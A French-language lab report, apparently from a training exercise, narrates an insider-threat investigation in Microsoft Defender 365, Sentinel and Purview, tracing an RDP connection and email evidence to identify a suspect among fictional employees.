
J'effectue une recherche sur ses devices et je trouve le nom de son pc j'effectue donc une query sur celui-ci, je le trouve ensuite je veux effectuer une query de « security alert » sur son pc mais j'obtiens aucun résultat. J'en déduis donc que son pc n'a aucun système de détection et d'envoie d'alerte :



Sur Microsoft Defender 365, premièrement j'effectue une recherche sur « AlertInfo » en précisant le pc d'Angel mais j'obtiens aucun résultat, je test donc avec « AlertEvidence table » mais aucun résultat non plus.



Je vais donc effectuer une recherche sur le « device inventory », je me rends dans les détails de son device :




Je trouve des informations utiles, tel que :


- pc067 Open Incidents: 0
- pc067 Active Alerts: 0
- pc067 Risk Level: No risk
- pc067 IP address: 10.1.0.6

Ici ce qui attire mon attention est le Risk Level : No risk, est-ce que cela veut dire que son pc est sécurisé ou l'attaquant à volontairement désactiver les sécurités sur son ordinateur.


Je continue d'investiguer, dans « advanced hunting », je créer une nouvelle query et j'obtiens un certain nombre de résultat :




Je remarque dans une des réponses une adresse IP intéressante :




C’est une IP pour une connexion RDP, j’effectue une recherche dessus :



Je comprends donc que Tomo à utiliser RDP pour se connecter à distance sur le pc de Angel.



Je vais donc sur les informations du device de Tomo et je vois que son niveau d'exposition est moyen :




Note : J'ai du autocomplete « security alert for angela » car j'étais bloquer sur Defender je n'ai pas trouvé de moyen pour retourner sur Sentinel.

Étape 4 : Communication Compliance Search


Je vais donc maintenant investiguer encore un peu plus, je vais me concentrer sur les messages d'Angel.

Je suis dans Microsoft Purview, j'effectue une recherche sur Angel :



Je fais la procédure habituelle, je créer, je copie la clé, je télécharge, j'analyse.


Un mail intéressant dans les items supprimé :



Les infos :

- A birthday gathering in honor of all-star kickball shortstop Alex.
- Gathering attendees: kickball squad distribution list
- Gathering meeting date: Friday, October 29
- Gathering meeting time: 1:00 PM-2:00 PM
- Gathering location: Floor 2 Breakroom

Je vais dans les messages envoyés :




Je comprends donc ici qu'Angel à accepter l'invitation, est-ce qu'elle a quitter son ordinateur lors de la fête et elle l'a laissé sans surveillance ?


Étape 5 : Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

Maintenant, avec Microsoft Sentinel je vais effectuer une analyse sur l'appareil qui à utiliser RDP, car je sais que l'ordinateur de Tomo à été connecter à la machine d'Angel. Je veux savoir si son ordinateur à été compromis.


Premièrement, j'effectue une recherche les devices de Tomo :



Je vais donc regarder si son appareil n'a pas été compromis :




Aucun résultat, je vais donc utiliser Microsoft 365 Defender. Je ne vois rien sur les détails des devices, je vais surement trouver des infos dans la timeline. Et en effet, il y'a des résultats :



Il y'a plusieurs évents, il faut que je trouve l'évent RDP qui a été utilisé pour Angel :

J’ai trouvé l’événement RDP et confirmé qu’il n’y avait pas de nouvelles alertes sur PC034 :



J’en déduis donc que Tomo n’est pas impliqué là-dedans car elle n’est appliquée dans aucune alerte de sécurité.

Who Hacked ? :

Je pense que c’est Angel qui est derrière cela, elle a utilisé l’appareil d’Amari pour télécharger le fichier.

Je pense que je me suis induit en erreur tout seul avec Tomo, pensant que son pc était intact et donc qu’elle na rien fait, j’ai peut-être été trop naïf ?